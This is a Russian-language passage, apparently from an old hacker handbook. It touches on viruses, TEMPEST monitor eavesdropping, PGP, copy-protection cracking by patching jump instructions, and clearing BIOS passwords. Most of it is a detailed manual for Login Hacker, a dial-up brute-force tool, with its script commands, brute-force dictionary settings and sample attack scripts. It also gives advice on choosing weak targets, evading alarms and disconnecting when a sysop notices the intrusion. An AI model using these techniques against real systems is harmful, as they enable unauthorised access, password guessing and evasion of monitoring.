Сейчас известно приблизительно 5600 вирусов. Постоянно создаются новые. Если вы используете какой-то антивирусный пакет, то постарайтесь обновлять его как можно чаще (по мере выхода в свет новых версий). Если вы полагаетесь на разного рода блокираторы, то необходимо учитывать, что такие программы легко обходятся (с применением методики, известной как прокладка туннелей).

Кроме антивирусных программ вы можете использовать программы проверки целостности данных. Но обратите внимание на то, что, обеспечивая дополнительную защиту, они не очень надежны.

Можете использовать и такой специфический тип антивирусной защиты, как резидентные антивирусные пакеты. Они находятся резидентно в памяти компьютера и постоянно контролируют выполнение других программ (и иногда даже доступ к содержащимся в программе файлам). Если вы попробуете запустить какое-нибудь приложение, резидентный антивирус получит управление и протестирует эту программу на наличие известных вирусов. И только, если никаких вирусов не обнаружится, программа будет запущена.

Большинство антивирусных пакетов не защитит вас от многих видов «троянских коней», любых логических бомб и «червей». Теоретически, они способны предохранить систему от бомбы и/или «червя», однако это редко соответствует действительности.

Самый лучший, фактически единственный способ защиты состоит в том, чтобы точно знать, что записано в компьютере, и быть постоянно уверенным, что кроме вас никто ничего не добавляет. Постоянно создавайте резервные копии всех важных файлов. Системные файлы DOS должны быть защищены от записи. Поставьте защиту от записи на все диски, на которые вы сами не планируете ничего устанавливать.

Если вы все же получили вирус, не впадайте в панику. Если не уверены в правильности своих действий, свяжитесь с отделом поддержки компании, которая обеспечивает вас антивирусными программами. Если в этой компании нет хорошего отдела технической поддержки, найдите другую.

Самый лучший способ быть уверенным, что вирусы не распространяются — не распространять их. Некоторые делают это преднамеренно. Мы против этого. Вирусы — не игрушки.

Где можно получить подробную информацию о вирусах

Большинство книг по программированию освещает связанные с вирусами вопросы крайне скудно и односторонне. Все самое интересное остается вне их страниц. Свободный стиль изложения, освещение «около-компьютерного» законодательства и всякие остроумные ноу-хау гораздо интереснее, нежели «найдите это, потом найдите то». Информацию о технических аспектах вирусов, а также о том, что делать, если вирус уже внедрился в систему, вы можете также через Internet. На **alt.virus** публикуются статьи Usenet, но уровень представляемой технической информации довольно низок, и поэтому данный сервер не подходит тем, кто желает быстро избавиться от засевшего в машине вируса.

И несколько слов об экспертах по вирусам. Их много. Чтобы стать одним из них, достаточно просто сказать: «Я — эксперт по вирусам». Это, конечно, несерьезно. Понимание вирусов включает в себя знания в области программирования, операционных систем и их взаимодействия. Для

того чтобы свободно ориентироваться в том, что называется «Cult of Virus», требуется определенная проницательность.

Существует несколько неплохих публикаций, посвященных вирусам и «Cult ofVirus». В этой связи упомянем FTP-сайт **ftp.informatik.uni-hamburg.de,** на котором размещены довольно хорошие программы и тексты.

Tempest

Tempest — это сокращение от Transient Electromagnetic Pulse Surveillance Technology.

Компьютеры и другое электронное оборудование реагируют на вмешательство в окружающую их среду. Это можно наблюдать, поместив два видеомонитора близко друг к другу. Изображения будут вести себя очень странно до тех пор, пока вы не разъедините мониторы.

Особенно важным моментом для наблюдателя является эмиссия цифровых импульса (1 и 0) и то, как она используются в компьютерах.

Данные с монитора можно получить двумя способами: можно направить приемник на монитор, и ловить изображение, а также можно просто ловить излучение с проводов, идущих к монитору. Хотя большую часть времени упомянутые эмиссии — просто мелкие раздражители, они могут иногда быть весьма полезны. Предположим, что мы хотим узнать, какой компьютер все еще продолжает работать. Мы можем разместиться в фургоне под окнами офиса и, используя высокочувствительное электронное оборудование, попытаться подобрать и декодировать излучаемые работающим видеомонитором эмиссии. Последние обычно располагаются в пределах 55-245 Mhz и могут быть приняты на расстоянии до километра.

Контролирующий прибор может точно определить различные источники излучения, потому что последние сострят из множества различных элементов, и это, вместе с рядом других факторов, влияет на частоту испускаемого излучения. Например, различные электронные компоненты в VDU, различные технологии, задействованные в создании VDU, различные синхронизаторы строк и т.д. Синхронизируя свой растр с растром адресатов, мы может нарисовать в реальном времени картинку, расположенную на наблюдаемом экране.

Эту технологию может приобрести любой, не только правительственные службы. Адресат может экранировать испускаемые его оборудованием эмиссии или использовать оборудование, которое не генерирует сильные эмиссии. Однако использование Tempest простыми гражданами в Соединенных Штатах признано незаконным.

Tempest — это правительственная программа США, применяемая для оценки электронного оборудования и подтверждения статуса безопасности его от прослушивания. Полученная с помощью Tempest сертификация прошедшего тестирование оборудования означает, что параметры испускаемого излучения соответствуют стандартам, определенным в секретном правительственном документе NACSIM 5100A (Classified). В этом документе определяются также уровни излучения этого оборудования для правительства США и соответствие этих уровней информации, которую допускается выводить на эти приборы.

Cryptoxxxxxxx

Сообщение может быть передано открытым текстом или в кодированном виде. Процесс маскировки сообщения с целью сокрытия его сущности, называется шифрованием. Зашифрованное сообщение называется **ciphertext** (зашифрованный текст). Процесс конвертации зашифрованного текста обратно в открытый текст называется расшифровкой.

Искусство и наука обеспечения безопасности и сохранности сообщений называется криптографией (cryptography) и осуществляется специалистами-криптографами (cryptographers). Криптоаналисты (cryptanalysts) — это практики криптоанализа (cryptanalysis), искусства и науки чтения зашифрованных текстов. Отрасль математики, включающая в себя криптография и криптоанализ, называется криптологией (cryptology); специалисты-практики в этой области именуются криптологами (cryptologists).

PGP

PGP использует шифрование с общим ключом для защиты E-mail и содержащих данные файлов. Эта программа предназначена для установления надежной связи с людьми, которых вы никогда не видели, при отсутствии безопасных каналов связи, необходимых для предшествующего обмена ключами. PGP быстра в работе, прекрасно оформлена, снабжена цифровыми подписями, предоставляет возможность сжатия данных, и обладает эргономичным интерфейсом.

Pretty Good Privacy (PGP), разработанная компанией Phil's Pretty Good Software — это работающее под MS-DOS, Unix, VAX/VMS и рядом других операционных систем криптографическое программное обеспечение, обеспечивающее высокую степень защиты.

PGP позволяет секретно, безопасно и удобно обмениваться файлами или сообщениями. «Секретно» — значит, никто, кроме адресата, не сможет прочитать письмо. «Безопасно» подразумевает, что сообщение исходит именно от того корреспондента, который обозначен как автор-от-

правитель. А удобство обусловлено тем, что и секретность, и безопасность обеспечиваются без использования «горячих клавиш» для вызова криптографических функций. При использовании PGP пользователям для обмена ключами не нужны специальные каналы безопасности, что делает программу гораздо более простой в использовании. Причина этого в том, что PGP основана на мощной современной технологии, называемой «public key» cryptography (шифрование с использованием «публичного» ключа).

PGP объединяет в себе удобство «public key (публичного ключа)» криптосистемы Rivest-Shamir-Adleman (RSA) с быстродействием стандартного криптографического софта, сжатие данных перед шифрованием, симпатичный эргономичный дизайн, и сложное кодирование ключа. Кроме того, PGP выполняет функции public-key быстрее, чем большинство других программ. PGP — это массовый криптографический продукт.

Как обойти защиту от копирования

Есть два общих метода обхода защиты от копирования. Первый состоит в использовании программы, которая удаляет защиту от копирования. Наиболее известные программы этого рода — CopyIIPC (разработчик Central Point Software) и CopyWrite (разработчик Quaid Software). Второй метод подразумевает внесение исправлений в программу защиты. Ряд популярных программ позволяет размещать уже готовые исправления. Для того, чтобы исправить код программы, используйте любой hex-редактор (редактор шестнадцатеричных кодов), например, debug или нортоновский DiskEdit. Если это недоступно, установите patch самостоятельно.

Создание patch требует отладчика, типа Soft-Ice или Sourcer. Вам также понадобится знание языка ассемблера (язык команд процессора). Загрузитесь защитную программу под отладчиком и просмотрите ее на предмет обнаружения защитного механизма. Когда последний будет обнаружен, измените код программы. Код может быть изменен из JE (Jump on Equal) или JNE (Jump On Not Equal) на JMP (Jump Unconditionally). Или же можно просто заменить на команду NOP (No Operation).

Как взломать пароль BIOS'a

Это зависит того, какой BIOS установлен на компьютере. Общий BIOS включает в себя AMI, Award, IBM и Phoenix. Существуют много других BIOS'oB, но эти наиболее распространены.

Некоторые BIOS'ы позволяет установить пароль, запрашиваемый при загрузке системы. Другие — пароль, запрашиваемый при входе в setup BlOS'a.

Каждый BIOS где-то хранит информацию о пароле. Если вы обратитесь к машине после того, как она успешно загрузилась, то сможете просмотреть пароль. Для этого вы должны или сами знать адрес памяти, где пароль сохранен, и формат, в котором пароль сохранен, или иметь соответствующую программу.

Самые простые программы-взломщики паролей BIOS'a работают под AMI BIOS. Некоторые из них отображают пароль AMI BIOS открытым текстом, другие — в кодах ASCII, третьи — в scan codes. Это зависит не только от взломщика, но также и от версии AMI BIOS.

Чтобы получить пароли AMI BIOS, обратитесь к ftp.oak.oakland.edu (/simtel/msdos/sysutil/).

Если после включения компьютера вы не можете обратиться к системе, то до пароля все равно можно добраться. Пароль хранится в CMOS-памяти, которая постоянно поддерживается (даже в то время как :PC выключен) маленькой батарейкой, находящейся в материнской плате. Если удалить эту батарейку, вся информация CMOS будет уничтожена, и вы для того, чтобы пользоваться компьютером, должны будете заново ввести установки CMOS. Хозяин машины или ее пользователь наверняка будут сильно встревожены, когда обнаружат, что пароль BIOS'a был удален.

В некоторые материнские платы батарейка впаяна, и ее трудно удалить. В таком случае задействуйте следующий вариант. Найдите на «маме» джампер, контролирующий пароль BlOS'a. Если у вас есть документация на плату, то проблем с определением джампера у вас не будет. Если нет, то посмотрите внимательно — этот джампер может быть как-то помечен. Если же вы абсолютный стопроцентный неудачник, и ни одна из возможных подсказок не срабатывает, то положитесь на свою интуицию и постарайтесь догадаться, какой же джампер вам нужен. Обычно он находится около батарейки и стоит особняком.

Взлом систем через Login Hacker

Эта большая и весьма гибкая программа предназначена для взлома многих систем. Чтобы проникнуть в систему, вы можете использовать три прилагаемых к программе файла-словаря, а также Brute Force Generator.

Программа Login Hacker также может использоваться системными администраторами для проверки их систем на вшивость. Авторы этой программы предостерегают вас: не стоит пользоваться этим софтом в преступных целях, отвечать перед законом будете только вы сами. Но, с другой стороны, если вы напишите хороший скрипт (сценарий), автор этой программы надеется, что вы пришлете исходник по адресу: vh@campus.de.

Конечно, большинство систем находится под строгим наблюдением и многие терпят неудачу при попытках регистрации (срабатывает сис-

тема защиты, тревога и новичок получает путевку в не столь отдаленные места). Многие серверы бьют тревогу уже после десяти неудачных попыток зарегистрироваться и, как правило, системный администратор знает что делать дальше. Впрочем, в Unix имеются некоторые дыры, позволяющие подбирать пароль и имя пользователя практически без срабатывания системы защиты сервера, то есть в конце-концов вы входите в систему. Для этого вам нужен отработанный в интерактивном режиме скрипт и знание некоторых команд Unix.

Эту программу вы можете эффективно использовать в старых телекоммуникационных системах, в которых число попыток зарегистрироваться неограниченно.

Для чего нужен взлом? Конечно, для того, чтобы войти в систему. С другой стороны, автор этой программы запрещает пользоваться ей для получения контроля над всей системой. Эта программа предназначена прежде всего для тех, кто хочет получить только один экаунт. Если его зарубят, вы можете снова воспользоваться этой программой. Только для этого. Никакого криминала.

Многие пароли подбираются легко. Это относится к паролям так называемых средних пользователей. Подбирать пароль соответствующий экаунту системного администратора весьма-весьма чревато. Например, в Unix при этом срабатывает специальная система защиты и возникает сообщение об ошибке (auth.crit): CRITICAL. В системах NetWare подобная система начинает функционировать уже после неудачных регистрации. Помните, что практически все системы позволяют регистрироваться в качестве системного администратора только с той консоли, которая принадлежит серверу с главной системой. Поэтому никогда не взламывайте роотуров, системных администраторов, крутых менеджеров и других сетеподобных личностей.

После того, как вы войдете в систему, последняя станет весьма уязвимой. Попробуйте получить текстовой файл с описанием модернизации сервера, затем узнайте какие имеются дырки. Если возникнут проблемы, попытайтесь получить помощь у знакомого вам хакера.

Каких пользователей можно легко взламывать? Как правило, пароли женщин подбираются легче (они обычно используют гостевую систему регистрации), чем пароли мужчин. Попробуйте узнать настоящее имя пользователя, а уже затем подобрать его логин, затем любые женские имена, слова из жаргона футболистов, цифры 123, слова типа «secret». В системах Unix для того, чтобы узнать логин пользователя, можно воспользоваться командой finger или через команду telnet воткнуться в smtp-порт и получить полные имена пользователей.

Обычно, когда осуществлена связь с запаролированной системой по телефонной линии, выводится приглашение «PASSWORD:» или вообще экран оказывается пустым.

Важно: Достаточно легко взломать так называемые Silent Carriers. Делается все посредством скрипта программы Login Hacker.

Файлы программы

LOGINH.EXE
Программа Login Hacker.

LH-COMP.EXE
Компилятор для скриптов.

XOO.EXE
Драйвер Fossil. Используйте этот драйвер при выполнений программы. Загружается драйвер так: X00. EXE E 2

FILE_ID.DIZ
Краткая информация о программе.

HISTORY.DOC
Библиография программы.

LOGINH.DOC
Документация.

SCRIPT.DOC
Документация по скриптам.

RESULT.DOC
Результат в виде кодов, полученный после выполнения Login Hacker.

UPDATE.DOC
Информация о том, как можно обновить программу.

VH_BASE.DIC
Основной словарь.

LH&SCAVE.TXT
Пример скрипта, который используются вместе с Scavenger Dialer.

THC&SCAV.SCR SCAVENGER

Пример скрипта, который нужен скрипту LH&SCAVE.TXT.

REBREAK.SCR

Пример Scavenger-скрипта. Он нужен для скрипта LH&SCAVE.TXT.

HANGUP.SCR

Пример скрипта, который нужен скрипту LH&SCAVE.TXT.

PICKUP.SCR

Пример скрипта, который нужен скрипту LH&SCAVE.TXT.

THC-LH_1.TXT

Первый пример, показывающий применение языка скриптов.

THC-LH_2.TXT

Второй пример, показывающий применение языка скриптов.

DEC-SERV.TXT

Хорошо опробованный скрипт (автор: Tron).

PASSCODE.TXT

Другой скрипт (автор: Mind Maniac).

THC.NFO

Очень важно! Все, что касается известного сообщества.

LORE.COM

Исполняемый скрипт для LORE BBS (автор: Plasmoid).

LOGINH.CFG

Конфигурационный файл.

LOGINH.LOG

Созданный конфигурационный файл. Если конфигурационный файл уже существует, то все данные будут добавлены в его конец. Этот файл может быть определен в соответствующем скрипте или через саму программу в Hacking Setup.

LOGINH.SCR

Скрипт, созданный компилятором LH-COMP.EXE. Только такие скрипты могут быть загружены в Login Hacker.

LOGINH.HCK

Если произошло вынужденное прерывание программы, то создается этот файл с подобным расширением. Это файл данных указывает на установки соответствующие первоначальным данным словаря Brute Force Generator. Если снова произошел сбой, то программа выдаст сообщение с запросом о том, нужно ли использовать данные из этого файла. Это дает вам возможность прервать сессию и использовать предыдущие данные в новой атаке. Помните, что этот файл не является скриптом. Это файл регистрации.

Если вы записываете в этот файл данные, полученные от другой атаки, программа все равно попросит вас использовать только данные предыдущей атаки. •

Команды и параметры

Первая и самая главная команда программы Login Hacker со всеми возможными параметрами выглядит так:

```
LOGINH.EXE [scriptfile.]/[anything] [-Auto] [-Shh:mm] [Ehh:mm]
```

[scriptfile]

Автоматически загружает скомпилированный скрипт scriptfile и ожидает ввода ключа для загрузки.

[anything]

Если этот параметр не есть существующий файл, то программа запускается без демонстрационных сообщений.

[-Auto]

Этот параметр загружает скрипт без дополнительного ключа.

[-Shh:mm]

Начальное время, то есть пошла атака.

[-Ehh:mm]

Время, в течение которого происходило сканирование.

[-T]

Запуск скрипта в режиме проверки. То есть скрипт не загружается в модем.

[-D]

Активизация режима отладки. В этом режиме вы можете выбрать, какую команду нужно выполнять дальше.

Вторая, не менее важная команда программы Login Hacker со всеми возможными параметрами выглядит так:

LH-COMP.EXE [scriptfile]

[scriptfile]

Файл, который будет подвергнут процедуре компиляции.

Использование Login Hacker

Имеется пять опций, непосредственно влияющие на запуск программы:

L

Загрузка откомпилированного скрипта и начало атаки.

S

Настройка модема и других основных параметров программы.

T

Терминальный режим.

I

Некоторая информация.

Q

Выход.

Экран в интерактивном режиме

Речь идет о том моменте, когда произошла загрузка и запустился скрипт. Все, что идет из модема, выглядит на вашем экране символами белого цвета. Все, что записывается в файл регистрации, выглядит на вашем экране темно-синими символами. Каждое сообщение системы, в том числе CONNECT, ALARM, HANGUP и ERROR должно отображаться синим цветом. Все вышесказанное справедливо лишь в том случае, если вы активизировали опцию Print Logoutput to Screen too.

Горячие клавиши в режиме On-line

ESC

Пауза или выход из меню.

F1

Подсказка.

ALT-B

Так называемая базовая клавиша. Позволяет спрятать экран.

ALT-C

Очистка экрана.

ALT-D

Включить или выключить режим отладки.

ALT-H

Вызвать меню HangUp.

ALT-I

Отобразить на экран статистику и другую дополнительную информацию.

ALT-J

Прыгнуть в DOS (не пользуйтесь этой командой в бета-версиях).

ALT-L

Особое меню регистрации.

ALT-T

Загрузить терминальный режим. В этом режиме экран зависает, система находится под вашим контролем. Вы можете произвести идентификацию посредством любой из вышеописанных клавиш (кроме ESC). Что выйти из терминального режима, нажмите ALT-T или ALT-X.

Описание языка скриптов

Скрипты — это изюминка Login Hacker. Поэтому, если вы научитесь писать хорошие скрипты, то сможете взломать практически любую систему. Конечно это не относится к новичкам или тем хакерам, которые никогда не программировали даже на Бэйсике.

Скрипт должен пройти через компилятор, который проверяет его на вшивость. Поэтому вы можете быть уверены на 99%, что в процессе атаки не произойдет сбоя по вине плохого скрипта.

Итак, поехали.

Все, что начинается с точки с запятой — комментарии. Все, что начинается с двоеточия — переход на следующую команду.

Четыре строки, начинающиеся с символа # определяют операторы, с которых начинается специальная часть скрипта.

Оператор #DEFINE определяет переменную.

Оператор **#NOCARRIER** осуществляет автоматический возврат в программу в случае аварийного прерывания сессии, то есть без команды hangup.

Оператор **#START** активизирует загрузку скрипта.

Оператор #END заканчивает выполнение скрипта.

Все переменные являются необязательными. Исключение составляют переменные **logfile и phone_nr.** Вы не можете определять какие-либо переменные, за исключением тех, которые описаны ниже.

LOGFILE=FILENAME

Определить файл регистрации и место на диске для этого файла. Это важная переменная используется при написании любого скрипта.

Например:

```
LOGFILE=C:\OUTPUT\NY-SYS5.LOG
```

PHONE_NR=NUMBER

Эта переменная используется вместе с командой DIAL. Ее тело может состоять как из цифр, так и из букв. Это вторая переменная, которую всегда используют при написании скриптов.

Например:

```
PHONE_NR=1-800-WHO-CARES
```

INIT_MODEM=STRING

Если ваш модем должен работать в режиме **Pulse Dialing,** то поместите перед телефонным номером аргумент P. Если же ваш модем не может инициализировать строковые данные, поместите перед соответствующим телефонным номером команду **AT** (если эта команда отсутствует в **Hacker Setup).**

Например:

```
INIT_MODEM=Z
```

(здесь также может стоять аргумент AT Z)

INIT_DATA=STRING

Инициализация каналов передачи данных, в том числе стоповых битов и битов четности. Переменная используется в том случае, если соответствующие параметры отсутствуют в Hacker Setup. В общем случае аргументами этой переменной являются наборы символов 8N1 и 7E1, то есть аргумент всегда должен состоять из трех символов. Первый символ — это цифры 7 или 8, являющиеся битами данных. Второй символ может быть записан как P (контроль по нечетности), E (контроль по четности) или N (не контролировать биты данных). Третий символ соответствует

ситуации, когда на первый стартовый бит налагается первый стоповый бит:

7/8+E/P/N+1/2.

DIAL_TRIES=NUMBER

Эта переменная определяет количество попыток набора номера в диапазоне от 0 до 65535. Ноль соответствует бесконечному набору номера.

Если номер набран, загружается HANGUP и остальная часть скрипта.

Например:

DIAL_TRIES=3
Standard : 0

Важно: Если эта переменная отсутствует в скрипте, то будут использованы установки соответствующие файлу LOGINH.CFG.

LOGIN_TRIES=NUMBER

Эта переменная определяет количество попыток входа в систему в диапазоне от 0 до 2300000000. Ноль соответствует неограниченной попытке зарегистрироваться. Если в файле словаря будет достигнут так называемый конец кадра (EOF), то скрипт автоматически повесит трубку и прекратит сессию. Время, в течение которого будет осуществляться подбор регистрационных данных зависит от команд прицепки SEND_NEXT_DIC, NEXT_DIC или им аналогичных для словаря Brute Force Generator.

Например:

LOGIN_TRIES=0
Standard : 0

Важно: Если эта переменная отсутствует в скрипте, то в атаке будут использованы установки соответствующие файлу LOGINH.CFG.

DIC(NUMBER)=FILENAME

Определить словарь, который будет использован соответствующим скриптом. Аргумент DIC указывает на существующие файлы словарей. Вы можете прицепить к скрипту от одного до трех словарей. Используйте для этого команды Send_Next_DIC (1), Send_DIC (1) и Next_DIC (1).

Например:

DIC(1)=C:\HACKING\DICTIONA.RY\BAD_PWS.DIC

FROM_DIC(NUMBER)=STRING

Определить слово, начиная с которого можно использовать словарь в скрипте.

Например:

```
FROM_DIC(1)=Tracy
```

BRUTE(NUMBER)=STRING,NUMBER,NUMBER,NUMBER

Определить словарь Brute Force Generator для использования в скрипте. Brute Force Generator весьма гибок. Четыре параметра словаря Brute Force Generator разделены запятой. Ниже описывается приемлемая спецификация этих параметров.

1

- a — буквы нижнего регистра.
- A — буквы верхнего регистра.
- 1 — цифры.
- $ — спецсимволы.
- ^ — так называемые контролируемые символы.
- Любые синонимы ASCII.

2

Этот параметр сообщает скрипту какое количество различных символов, соответствующих параметру 1 необходимо этому скрипту.

Каждое сгенерированное слово соответствующее параметру 1 всегда имеется в таком же слове соответствующим параметру 2. Символ верхнего регистра и один номер допустимы. Величина соответствующая нулю неприемлема.

3

Сообщает скрипту возможную минимальную длину для символов пароля, подобранного при использовании словаря Brute Force Generator.

(4)

Возможная максимальная длина для символов пароля, подобранного при использовании словаря Brute Force Generator.

Важно: Минимальная длина символов равна 1, максимальная соответствует 12.

Помните, что вы можете использовать в атаке до трех словарей Brute Force Generator. Используйте для этого великолепные команды привязки Next_Brute(1), Send_Next_Brute(1) и Send_Brute(l).

Например:

```
BRUTE(1)=a,1,1,6
```

В этом примере используется первый параметр Brute Force Generator со следующими данными: проверять только символы нижнего регистра, предположить, что при подборе пароля в словаре присутствует хотя

бы один действительный символ, минимальная длина регистрационного слова равна единице, максимальная — шести.

FROM_BRUTE(number)=STRING

Начать инициализацию со словарем Brute Force Generator. При этом важно следующее: если инициализация началась с четвертой буквы, а вы просматриваете диапазон от 1 до 8 буквы, то диапазон от 1 до 3 будет игнорироваться, то есть сначала идет подбор аааа, затем ааab, затем ааас и т.д.

Например:

```
FROM_BRUTE(1)=2527
```

Секция #NOCARRIER

Это будет выполняться всякий раз, когда вы не используете команду HANGUP. Если в скрипте отсутствуют операторы GOTO (*START) или GOTO (1), то дальше он выполняться не будет. Это означает, что вы снова должны набрать модемный номер доступа к системе. Поэтому проверьте установки в DIAL_TRIES.

Секция #START

В этой важной секции описываются операторы, которые в дальнейшем будут ломать систему.

LOG(STRING)

Команда LOG( ) записывает в файл регистрации некоторую информацию. Это может быть любой текст, переменные, перед которыми всегда должен стоять знак $ (знак доллара), а также пробелы между словами. В конец строки каждая команда LOG( ) автоматически печатает возврат каретки.

Примеры:

```
LOG(Beginning on $DATE * $TIME)
```

Будет выведено следующее:

```
"Beginning on 24-12-96 * 23:00"
LOG_(STRING)
```

Этот пример аналогичен вышеприведенному, за исключением того, что после текста отсутствует возврат каретки.

:NUMBER

Каждая линия, начинающаяся с : (двоеточия) маркируется оператором GOTO. Вы можете использовать 240 маркировок в диапазоне от 1 до 240. Другие номера неприемлемы. Переход к нужному маркеру осуществляется командами передачи управления GOTO, GOSUB, CHECK4OUTPUT и CHECK4CARRIER.

Например:

:1

В этом примере на соответствующую строку выполняется переход к точке с номером 1.

GOTO(NUMBER)

Передать управление на маркировку перехода. Вы можете также осуществить переход командами #START, #NOCARRIER и #END.

Например: GOTO(#END) (выполнение скрипта завершено).

GOSUB(NUMBER)

С командой подстановки GOSUB вы осуществляете переход к следующей маркировке. Команда GOSUB, как правило исполняется уже после перехода на следующий маркер, то есть в тот момент, когда команды GOSUB и RETURN столкнутся между собой. Обратите внимание, что вот такая команда невозможна: GOSUB(#END).

Например:

GOSUB(4)

RETURN

Это так называемая команда выхода из подпрограммы. Используя эту команду вы можете возвратиться к местоположению последней выполненной команды GOSUB и продолжить обычное выполнение скрипта. Если в буферном регистре команда RETURN сталкивается с несуществующим начальным адресом GOSUB, то она будет игнорироваться. В одном буферном регистре вы можете иметь до 255 подстановок GOSUB.

Например:

RETURN

CHECK4CARRIER(NUMBER)

Проверка модема на соединение с линией, то есть проверка на несущую частоту. Команда будет выполняться в случае отсутствия перехода к указанной маркировке (переход соответствует команде GOTO). Если переход обнаружен, то устанавливается внутреннее соединение с переменной TRUE для проверки на **NO_CARRIERS**. Вы можете также осуществлять процедуры перехода к *NOCARRIER, ***START** и *END. Также возможно осуществить проверку модема только на ON или OFF. Если команда **CHECK4CARRIER(ON)** выполнена с переходом к маркеру, отмечающему обнаружение линии, и, если представлен NOT, то управление передается на ***NoCarrier**. Эта команда полезна только в том случае, когда вы оказываетесь на **CHECK4CARRIER(OFF)** и не хотите использовать команду DIAL, чтобы соединиться с удаленной системой (позвольте набрать номер SCAVENGER DIALER).

Примеры:

```
CHECK4CARRIER(#NOCARRIER)
CHECK4CARRIER(5)
CHECK4CARRIER(ON)
CHECK4CARRIER(OFF)
CHECK4OUTPUT(NUMBER)
```

Это будет выполнено подобно нижеописанной функции **ALARM:**. Если выходной сигнал (OUTPUT) модема обнаружен, то переходы будут осуществляться непосредственно к указанной маркировке. Вы можете также передать управление к ***NOCARRIER**, ***START** и ***END.** Также возможно отключить проверку на **OFF,** то есть заблокировать указанную проверку выходного сигнала.

Например:

```
CHECK4CARRIER(#NOCARRIER)
CHECK4CARRIER(5)
CHECK4CARRIER(OFF)
```

DIAL

Набор номера **PHONE_NR.** Если с системой нет соединения, то сначала в модем будет послана команда: «Повесить трубку!»

Например:

```
DIAL
```

HANGUP

Поднять и опустить трубку.

Например:

```
HANGUP
```

WAIT4STRING(NUMBER,STRING,NUMBER, COMMAND,STRING)

В представленном здесь языке скриптов это самая важная команда. После ее выполнения выходной сигнал модема будет находиться в состоянии ожидания. В этот момент должна начаться загрузка специального слова. Если стыковка осуществлена, то скрипт продолжается, если — нет, то после тайм-аута в модем будет отправлена заданная последовательность, затем — вновь тайм-аут и, наконец, идет выполнение команды.

Важно: Сначала команда **WAIT4STRING** проверяет текущую строку с представленным словом. Синтаксис:

```
WAIT4STRING(a,b,c,d,e).
```

a

Определить тайм-аут в диапазоне от 0 до 255 секунд. Ноль соответствует неограниченному ожиданию, то есть ждать до тех пор пока не на-

ступит так называемый **TOTAL TIMEOUT** (скрипт переходит в секцию **#NOCARRIER** в том случае, если данные не поступают из модема в течение пяти минут). Если ничего не получено, то последовательность в потоке данных распознается снова, или в какой-то момент несущая частота объявляется потерянной.

b

Последовательность данных, которая будет послана в модем после тайм-аута.

c

Частота отказов или количество общего времени, в течение которого может выполняться фатальная команда. Диапазон: от 0 до 255 (0=никогда, 1=первый раз).

d

Выполнение специальной фатальной команды. Это могут быть любые команды, исключая: **ALARM, WAIT4STRING и IF.**

e

Последовательность данных для ожидания. Данные чувствительны к регистру.

Например:

```
WAIT4STRING(15,^M,2,GOTO(1),ogin:)
```

В этом примере происходит ожидание последовательности **ogin:** в течение 15 секунд. Если стыковка не получилась, а каретка возвращается в модем (^M), то команда снова ждет 15 секунд, пока вновь не наладится стыковка с последовательностью данных **ogin:**.

Как только истекут следующие 15 секунд, вызывается фатальная команда, что означает переход к **GOTO** с меткой под номером 1.

LOG_SESSION_ON

Начиная с этого пункта, все данные поступающие из модема записываются в файл регистрации.

Например:

```
LOG_SESSION_ON
```

LOG_SESSION_OFF

Если содержимое экрана записано в файл регистрации, то к этому пункту больше не будет обращений.

Например:

```
LOG_SESSION_OFF
```

Например:

```
SEND_BRUTE(1)
```

NEXT_BRUTE(NUMBER)

Сгенерировать следующую допустимую последовательность данных из словаря Brute Force Generator.

Например:

```
NEXT_BRUTE(1)
```

IF VARIABLE OPERATOR STRING THEN COMMAND

Команда IF первой версии этой программы не очень гибкая. Синтаксис этой команды следующий:

```
IF <variable><operator><string> THEN <command> <variable>
<operator>
```

Означает равносильность при аргументе =, больше или меньше при аргументах < или > соответственно и переменную содержащую любую последовательность слов при аргументе ~. Переменные и последовательности должны быть дискретными переменными.

<command>

Эта команда выполнится в том случае, если будет соблюдено условие TRUE. Чтобы ее использовать, просмотрите список команд для оператора **WAIT4STRING**.

Например:

```
IF STRING~ogin THEN GOTO(3)
```

То есть, если текущая строка (STRING), содержит дискретную (~) последовательность данных ogin, то идти (GOTO) к маркеру с номером 3.

EXECUTE(STRING)

Выполнить DOS-программу, а затем запустить скрипт. Вы должны включить переменные в выполняемую строку. Вы также должны выполнить соответствующие внутренние команды MS DOS. Помните, что перед переменной может стоять знак $ с возможными пробелами позади и впереди самого знака.

Важно: Если вы хотите запустить программу в то время, когда по вашему скрипту осуществлено соединение, то вы должны использовать драйвер fossil. В противном случае ваш компьютер зависнет. Поэтому запустите XOO.EXE **E** 2 перед выполнением программы Login Hacker.

Важно: Чтобы ваша программа не была повреждена, предварительно сохраните ее в каталоге отличным от исходного.

SEND(STRING)

Команда **SEND** передает последовательность данных в модем. Через эту команду вы можете пересылать в модем переменные со знаком $. В конец последовательности передается возврат каретки. Если последовательность данных не задана, то сразу осуществляется переход на возврат каретки.

Например:

```
SEND(echo Hacked you system Time: $TIME - Date: $DATE >
HACKED.TXT)
```

В данном примере команда **SEND** посылает в модем следующую строку:

```
echo HAcked your system Time: 23:00 - Date: 24-12-95 > HACKED.TXT
```

SEND_()

Эта команда аналогична вышеописанной, но она не посылает в модем символ возврата каретки ^M. Ее можно использовать, если вам нужно загрузить в модем только один символ или командный режим +++.

Примеры:

```
SEND_(n)
SEND_(+++)
```

SEND_DIC(NUMBER)

Переслать текущий словарь в модем.

Например:

```
SEND_DIC(1)
```

NEXT_DIC(NUMBER)

Переместиться на слово, соответствующее аргументу **NUMBER.**

Например:

```
NEXT_DIC(1)
```

SEND_NEXT_BRUTE(NUMBER)

Используя Brute Force Generator, сгенерировать следующую допустимую последовательность и переслать их в модем.

Например:

```
SEND_NEXT_BRUTE(1)
```

SEND_BRUTE(NUMBER)

Переслать в модем текущую последовательность допустимых данных из словаря Brute Force Generator.

Примеры:

```
EXECUTE(C:\SB\VPLAY C:\SB\VOC\HACKED.VOC)
EXECUTE(COPY $LOGFILE C:\HACKED)
```

ALARM(STRING,COMMAND)

Опасно нажимать на спусковой крючок! Если на удаленном компьютере сработала система защиты, то вы будете активны до тех пор, пока не выполниться эта команда.

STRING

Последовательность, для которой осуществляется поиск данных с их последующей передачей в модем.

COMMAND

Эта команда будет выполнена после стыковки. Чтобы ее использовать, просмотрите листинг команд для **WAIT4STRING**. Примените эту команду в том случае, например, если вы взломали BBS, а сисоп вас раскусил и задает глупые вопросы. После этой команды вы автоматически прервете соединение и остановите выполнение скрипта.

Например:

```
ALARM(chat,GOTO(#END))
```

SET VARIABLE=STRING

Этой командой вы определяете переменную в секции **#START** или **#NOCARRIER**. Если переменная является статической переменной, то вы должны это отметить. Вы должны устанавливать только следующие переменные: **STRING, DIAL_TRIED, LOGIN_TRIED, S_TMP и D_TMP**.

Например:

```
